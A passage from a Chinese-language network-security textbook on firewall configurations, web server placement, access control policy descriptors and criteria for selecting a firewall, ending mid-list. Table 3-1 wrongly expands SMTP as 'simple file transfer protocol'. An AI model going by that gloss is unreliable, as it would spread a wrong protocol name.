


图 3-5　子网屏蔽防火墙的配置

3.4.5　分布式防火墙的配置与实现

分布式防火墙的基本工作模式是：首先由制定防火墙接入控制的策略中心，通过编译器将策略语言的描述转换成内部格式，形成策略文件，然后策略中心采用系统管理工具把策略文件分发给各台“内部”主机，“内部”主机将从 IP 安全协议和策略文件两个方面来判断是否接受收到的数据包。其工作原理如图 3-6 所示。




图 3-6　分布式防火墙的配置

分布式防火墙产品，通常采用“软件＋硬件”和“纯软件”两种形式，采用“软件＋硬件”的防火墙，一般网络防火墙使用硬件形式，而主机防火墙采用软件形式。例如，3Com 公司的嵌入式防火墙就是一种基于“软件＋硬件”的分布式防火墙。其主机防火墙被嵌入到网卡中，通过中心管理服务器来实现集中管理。

3.4.6　防火墙与 Web 服务器之间的配置策略

防火墙将极大地增强内部网和 Web 站点的安全。根据不同的需要，防火墙在网中的配置有很多方式。根据防火墙和 Web 服务器所处的位置，总的可以分为 3 种配置：Web 服务器置于防火墙之内、Web 服务器置于防火墙之外和 Web 服务器置于防火墙之上。

1. Web 服务器置于防火墙之内

图 3-7 是防火墙作用的图示。此模式中，Web 服务器置于防火墙之内。




图 3-7　Web 服务器置于防火墙之内

将 Web 服务器装在防火墙内的好处是它得到了安全保护，不容易被黑客闯入，但不易被外界所用。当 Web 站点主要用于宣传企业形象时，显然这不是好的配置，这时应当将 Web 服务器放在防火墙之外。

2. Web 服务器置于防火墙之外

图 3-8 是 Web 服务器置于防火墙之外的配置的图示。




图 3-8　Web 服务器置于防火墙之外

事实上，为保证组织内部网络的安全，将 Web 服务器完全置于防火墙之外是比较合适的。在这种模式中，Web 服务器不受保护，但内部网则处于保护之下，即使黑客闯进了受保护的 Web 站点，内部网络仍是安全的。代理支持在此十分重要，特别是在这种配置中，防火墙对 Web 站点的保护几乎不起作用。

3. Web 服务器置于防火墙之上

一些管理者试图在防火墙机器上运行 Web 服务器，以此增强 Web 站点的安全性。这种配置的缺点是，一旦服务器有一点毛病，整个组织和 Web 站点就全部处于危险之中。图 3-9 是此种配置的图示。

这种基本配置有多种变化，包括利用代理服务器、双重防火墙，利用成对的“入”、“出”服务器提供对公众信息的访问及内部网络对私人文档的访问。

一些防火墙的结构不允许将 Web 服务器设置其外。在这种情况下将不得不打通防火墙，具体可以这样做：

（1）允许防火墙传递对端口 80 的请求，访问请求或被限制到 Web 站点或从 Web 站点返回(假定你正使用屏蔽主机型防火墙)。




图 3-9　Web 服务器置于防火墙之上

（2）可在防火墙机器上安装代理服务器，但需要一个“双宿主网关”类型的防火墙。来自 Web 服务器的所有访问请求在被代理服务器截获之后才传给服务器。对访问请求的回答直接返回给请求者。

3.5　防火墙的访问控制策略

访问控制策略就是说明允许使用用户网络设备进行的访问类型。例如，用户防火墙的策略可以是“内部用户可以访问 Internet Web 站点和 FTP 站点或发送 SMTP 电子邮件，但只允许来自 Internet 的 SMTP 邮件进入内部网络”。内容清楚的访问控制策略有助于保证正确选择防火墙产品。

一个内部网络的不同部分也可能使用访问控制策略。例如，用户可能具有 WAN 连接，以支持商业伙伴的活动。这样，用户可能希望限制通过此连接进行访问的范围，以保证它们确实被用于工作目的。

访问控制策略规定了网络不同部分允许的数据流向，还会指定哪些类型的传输是允许的，哪些传输将被阻塞。在指定访问控制策略时，用户可以使用许多不同的参数说明传输流。

表 3-1 列出了可以使用的一些普通应用说明。

表 3-1　访问控制描述符

说明内容	规　　定
流向	按信息的流向规定允许的传输行为。例如由 Internet 传入内部网络（入站）的信息或从内部网络发送到 Internet（出站）的信息
服务	访问的服务器应用的服务类型。例如 Web 访问（HTTP）、文件传输协议（FTP）、简单文件传输协议（SMTP）
指定主机	有时除制定传输方向外还需要更详细的说明。例如，某公司可能希望允许入站的 HTTP 访问，但只允许访问某台指定的计算机。相反，该公司可能只有一个部门需要由 Internet Web 服务器访问
用户个人	许多公司的某些业务只需要特定的人员完成制定的工作，而不想让每个人都具有此种访问能力。例如，公司的 CFO 可能需要通过 Internet 访问内部网络，因为他总在外地出差。这样，完成访问控制策略的设备必须对每个试图访问的人进行授权检查保证只有 CFO 可以进入

说明内容	规　　定
时间	有时，公司需要对访问进行限制，只允许在一天中的某些时刻进行访问。例如，访问技术策略中可以规定“内部用户只能在 5:00PM 和 7:00AM 之间访问 Internet Web 服务器。”
公用或私用	有时使用公共网络（如帧中继或 Internet）发送私用数据十分方便。访问控制策略可以规定一种或多种类型的数据包在指定主机或整个网络段中的传输是必须加密的
服务质量	公司可能希望根据用户带宽限制访问活动。例如假设公司里有一台 Web 服务器可以供 Internet 访问，并且希望保证对它的访问总能够得到回应。该公司可能会在访问控制策略中规定允许内部用户访问 Internet，但如果有潜在客户正在访问 Web 服务器时，内部用户的访问被限制在某种带宽范围之内。当该客户访问完毕时，内部用户就可以使用百分之百的带宽访问 Internet 资源

3.6　防火墙的选择原则

设计和选用防火墙首先要明确哪些数据是必须保护的，这些数据被侵入会导致什么样的后果及网络不同区域需要什么等级的安全级别。不管采用原始设计还是使用现成的防火墙产品，对于防火墙的安全标准，首先要根据安全级别确定。其次设计或选用防火墙必须与网络接口匹配。防火墙可以是软件或硬件模块，并能集成于网桥、路由器、网关等设备之中。

面对市场上数量繁多的防火墙产品，如何选择最适合于用户的产品呢？这应当从安全策略开始考虑。

3.6.1　防火墙自身安全性的考虑

大多数人在选择防火墙时都将注意力放在防火墙如何控制连接以及防火墙支持多少种服务上，但往往忽略一点，防火墙也是网络上的主机设备，也可能存在安全问题。防火墙如果不能确保自身安全，即使防火墙的控制功能再强，也终究不能完成保护内部网络的任务。

大部分防火墙都安装在一般的操作系统上，如 UNIX，Windows 系统等。在防火墙主机上执行的除了防火墙软件外，所有的程序、系统核心，大多来自操作系统本身的原有程序。

当防火墙上所执行的软件出现安全漏洞时，防火墙本身也将受到威胁。此时，任何防火墙控制机制都可能失效，因为当一个黑客取得了防火墙上的控制权以后，黑客几乎可为所欲为地修改防火墙上的存取规则，进而侵入更多的系统。因此，防火墙自身仍应有相当高的安全保护。

3.6.2　防火墙应考虑的特殊需求

对于企业安全政策往往有些特殊需求不是每一个防火墙都能提供的，这是选择防火墙需考虑的因素之一，常见的需求如下：

1. IP 转换（IP address translation）

进行 IP 转换有两个好处：其一是隐藏内部网络真正的 IP，这可以使黑客无法直接攻击内部网络，也是增强防火墙自身安全性的重要保障；另一个是可以让内部使用保留的 IP，这对许多 IP 不足的企业是有益的。

2. 双重 DNS

当内部网络使用没有注册的 IP 地址或是防火墙进行 IP 转换时，DNS 也必须经过转换。因为，同样的一个主机在内部的 IP 与给予外界的 IP 不同，有的防火墙会提供双重 DNS，有的则必须在不同主机上各安装一个 DNS。

3. 虚拟企业网络（VPN）

VPN 可以在防火墙与防火墙或移动的 Client 间对所有网络传输的内容加密，建立一个虚拟通道，让两者间感觉是在同一个网络上，可以安全且不受拘束地互相存取。这对总公司与分公司之间或公司与外出的员工之间，需要直接联系又不愿花费大量金钱，申请专线或用长途电话拨号连接时，将会非常有用。

4. 扫毒功能

大部分防火墙都可以与防病毒防火墙搭配实现扫毒功能。有的防火墙则可以直接集成扫毒功能，差别只是扫毒工作是由防火墙完成，还是由另一台专用的计算机完成。

5. 特殊控制需求

有时候企业会有特殊的控制需求，如限制只有特定使用者才能发送 E-mail，FTP 只能使用 GET（下载）文件不能使用 PUT（上载）文件，限制同时上网人数、使用时间或 Block Java，ActiveX 等，应依需求不同而定。

3.6.3 防火墙选择须知

当规划网络时，不能不考虑整体网络的安全性。而谈到网络安全，就不能忽略防火墙的功能。防火墙产品往往有上千种，如何在其中选择最符合需要的产品，是用户最关心的事。

在选购防火墙软件时，应该考虑以下几点：

（1）一个好的防火墙应该是一个整体网络的保护者。

